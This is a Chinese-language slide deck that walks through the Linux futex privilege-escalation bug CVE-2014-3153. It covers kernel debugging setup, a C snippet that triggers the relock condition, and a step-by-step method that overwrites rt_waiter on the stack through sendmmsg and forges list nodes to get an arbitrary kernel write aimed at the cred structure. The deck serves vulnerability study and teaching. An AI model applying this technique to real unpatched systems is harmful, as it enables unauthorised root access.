

# CVE-2014-3153漏洞分析与利用

一次内核漏洞利用实战 -- lieanu

# 0x01 漏洞概述

- CVE-2014-3153
- 本地提权漏洞
- 最早在2014年5月份由comex(Pinkie Pie)曝出<sup>[1]</sup>，影响内核版本3.14.5之前
- GeoHot([tomcr00se](#))很快拿出利用代码，towelroot<sup>[2]</sup>
- 漏洞代码位置在kernel/futex.c

[1] <https://hackerone.com/reports/13388>

[2] <https://towelroot.com/>

## 0x02 调试环境准备

- 内核调试方法<sup>[1]</sup> : kdump/systemtap/lttng
- kdump: 捕获系统崩溃现场
- systemtap: 动态监控/跟踪linux内核, 需要编写脚本, 语法类C
- lttng: 开源的内核/库/应用的跟踪框架(vs. strace)
- gdb + qemu: 双机联调, 单步跟踪
- 该应用场景下, gdb+qemu的方法更有效

[1] <https://wiki.ubuntu.com/Kernel/Debugging>

## 0x02 调试环境准备

- gdb + qemu + ubuntu14.04环境搭建

- Tips :

cpu支持kvm的话, 打开-enable-kvm

加上-vga std, 可以将系统崩溃信息打到屏幕上

-s 在本地1234port, 监听gdb连接

- `$ qemu-system-i386 -enable-kvm -s -vga std -hda ubuntu140432.img`

## 0x02 调试环境准备

- 符号表与源码准备

- 源码推荐ubuntu官方git版：

`git://kernel.ubuntu.com/ubuntu/ubuntu-trusty.git`

- 符号表：

```
echo "deb http://ddebbs.ubuntu.com $(lsb_release -cs) main restricted universe multiverse
deb http://ddebbs.ubuntu.com $(lsb_release -cs)-updates main restricted universe multiverse
deb http://ddebbs.ubuntu.com $(lsb_release -cs)-security main restricted universe multiverse
deb http://ddebbs.ubuntu.com $(lsb_release -cs)-proposed main restricted universe multiverse
" | sudo tee -a /etc/apt/sources.list.d/ddebbs.list

sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 428D7C01

sudo apt-get update

sudo apt-get install linux-image-$(uname -r)-dbgsym
```

- gdb中file path/to/vmlinux导入符号表。文件太大，ida打开需要时间

## 0x03 漏洞原理

- futex(Fast Userspace mutex)
- 其设计目的是加速glibc层的互斥访问速度
- Glibc库的实现：  
`pthread_mutex_lock()`  
`pthread_mutex_unlock()`
- 我们通过调用`syscall(...)`来触发系统调用  
如`gettid()`是个系统调用，glibc没有wrap，那如何使用？  
`syscall(__NR_gettid)`

## 0x03 漏洞原理

- 使用syscall调用futex相关函数

- 如futex\_lock\_pi():

```
syscall(__NR_futex, &uaddr2, FUTEX_LOCK_PI, 1, 0, NULL, 0)
```

- 其它：

```
FUTEX_WAIT_REQUEUE_PI
```

```
FUTEX_CMP_REQUEUE_PI
```

```
...
```

- 其接口是do\_futex

## 0x03 漏洞原理

- Relock问题，考虑下面一段代码：

```
8 #define futex_lock_pi(mutex) syscall(__NR_futex, mutex, FUTEX_LOCK_PI, 1, 0, NULL, 0)
9 int mutex = 0;
10
11 void *thread(void *arg)
12 {
13     futex_lock_pi(&mutex);
14 }
15 int main(int argc, char *argv[])
16 {
17     pthread_t t;
18     futex_lock_pi(&mutex);
19     mutex = 0;
20     pthread_create(&t, NULL, thread, NULL);
21     return 0;
22 }
```

- Demo (testcode.c)




## 0x03 漏洞原理

- requeue漏洞:

[2] `futex_wait_requeue_pi`  
(`uaddr1`, `uaddr2`)


栈上的`rt_waiter` = NULL  
线程退出时回收链表,  
造成崩溃

Demo(`exp-dos.c`)




## 0x03 漏洞原理

- 细节:



## 0x03 漏洞原理

- 细节:




## 0x03 漏洞原理

- relock + requeue, 两个漏洞的组合构造出这个cve的形成机理
- 目前, 能做到对内核进行崩溃
- 重点是栈上的rt\_waiter可否再利用?
- 接下来, 我们看栈内存控制问题。。。

## 0x04 漏洞利用

- 栈内存控制
- 栈上内存重用问题。
- 举例：

Demo(list-test.c)



## 0x04 漏洞利用

- 内核的线程栈如何重用？
- `futex_wait_requeue_pi()`的栈深度有216
- 需要不小于216深度的系统调用？`rt_waiter`不是最后一个元素，不需要这么深。

» `objdump -d vmlinux | ./scripts/checkstack.pl i386`

`0xc104064e identity_mapped [vmlinux]:` 4096

`0xc1188bb6 do_sys_poll [vmlinux]:` 928

`0xc14cc4c6 xhci_reserve_bandwidth [vmlinux]:` 828

.....

`0xc155ad46 __sys_sendmmsg [vmlinux]:` 184

## 0x04 漏洞利用

- rt\_waiter使用的数据结构
- linux kernel 3.14之前是plist, 之后是rbtree.

```
rt_waiter = {  
    list_entry = {  
        prio = 0x82,  
        prio_list = {  
            next = 0xc10788f2 ,  
            prev = 0xc78840b0  
        },  
        node_list = {  
            next = 0xc09c0cf0,  
            prev = 0x2d081fc1  
        }  
    },  
    ...  
}
```


## 0x04 漏洞利用

- prio\_list & node\_list
- prio\_list优先级和链表已知节点不相同，加入链表
- 利用prio\_list，达到任意地址写的目的
  - Step 0x01: 在用户态空间申请内存，留做新的节点。
  - Step 0x02: 利用栈内存重写，将rt\_waiter替换为，在用户态空间伪造好的
  - Step 0x03: 利用优先级，在链表指定位置插入新节点功能，达到任意地址写的目的




## 0x04 漏洞利用

- 申请用户态节点，指定地址mmap(), 做如下初始化：




## 0x04 漏洞利用

- 利用sendmmsg(), 覆盖栈上rt\_waiter, 达到追加新结点的目的。




## 0x04 漏洞利用

- 利用sendmmsg(), 覆盖栈上rt\_waiter, 达到追加新结点的目的。




## 0x04 漏洞利用

- 利用futex\_lock\_pi()增加一个新节点，优先级排序，泄露了内核栈的值。




## 0x04 漏洞利用

- 要求更改0xc0008000的值。先修改prio15的节点的next为0xc0008000。




## 0x04 漏洞利用

- 利用futex\_lock\_pi()增加一个新节点。
- 发生了什么？




## 0x04 漏洞利用

- 只留我们关注的。prio13这个节点的地址是多少？



## 0x04 漏洞利用

- 因为是内核空间，并且rt\_waiter在内核线程栈上申请，所以在0xc0000000之上。
- 现在我们已经可以内核中，任意地址写了
- 但所写的值，我们不可控，只能确保在一个范围。
- 能做什么？





## 0x04 漏洞利用

- 问题0x01: 我最终要做什么？

设置thread\_info->task\_struct->cred结构的各種信息，使之属于root。

```
cred = {  
    usage = {counter = 0x1c},  
    uid = {val = 0x3e8},  
    gid = {val = 0x3e8},  
    suid = {val = 0x3e8},  
    /*...*/  
    securebits = 0x0,  
    cap_inheritable = {cap = {0x0, 0x0}},  
    cap_permitted = {cap = {0x0, 0x0}},  
    /*...*/}
```

## 0x04 漏洞利用

- 问题0x02: 要找cred, 先找thread\_info, 那它在哪里?

```
